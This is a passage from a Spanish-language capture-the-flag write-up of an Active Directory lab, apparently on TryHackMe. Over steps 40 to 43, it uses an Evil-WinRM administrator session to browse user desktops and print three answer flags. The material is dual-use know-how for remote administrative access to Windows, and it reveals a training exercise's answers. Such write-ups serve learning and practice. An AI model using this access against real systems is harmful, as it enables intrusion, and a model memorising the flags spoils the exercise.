Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


40. Una vez que hemos obtenido privilegios de administrador, nos dirigimos al directorio principal y posteriormente al escritorio. Al listar el contenido, identificamos la flag del administrador, la cual visualizamos utilizando el comando "type".

Flag: **TryHackMe{4ctiveDirectoryM4st3r}**

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  11:39 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveDirectoryM4st3r}
```

41. Procedemos a navegar hacia el escritorio de la carpeta del usuario "backup". Luego, al listar el contenido, identificamos la bandera correspondiente a este usuario. Finalmente, visualizamos la flag utilizando el comando "type".

Flag: **TryHackMe{B4ckM3UpSc0tty!}**

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd c:\users\backup\desktop
*Evil-WinRM* PS C:\users\backup\desktop> dir

Directory: C:\users\backup\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  12:19 PM             26 PrivEsc.txt

*Evil-WinRM* PS C:\users\backup\desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

42. Siguiendo los pasos anteriores, repetimos el proceso para el último usuario y obtenemos la última flag.

Flag: **TryHackMe{K3rb3r0s_Pr3_4uth}**

```
*Evil-WinRM* PS C:\users\backup\desktop> cd c:\users\svc-admin\desktop
*Evil-WinRM* PS C:\users\svc-admin\desktop> dir

Directory: C:\users\svc-admin\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  12:18 PM             28 user.txt.txt

*Evil-WinRM* PS C:\users\svc-admin\desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```


43. Al subir correctamente las tres flags a TryHackMe, la plataforma mostrará un mensaje indicando que se ha completado exitosamente esta instancia en su totalidad.

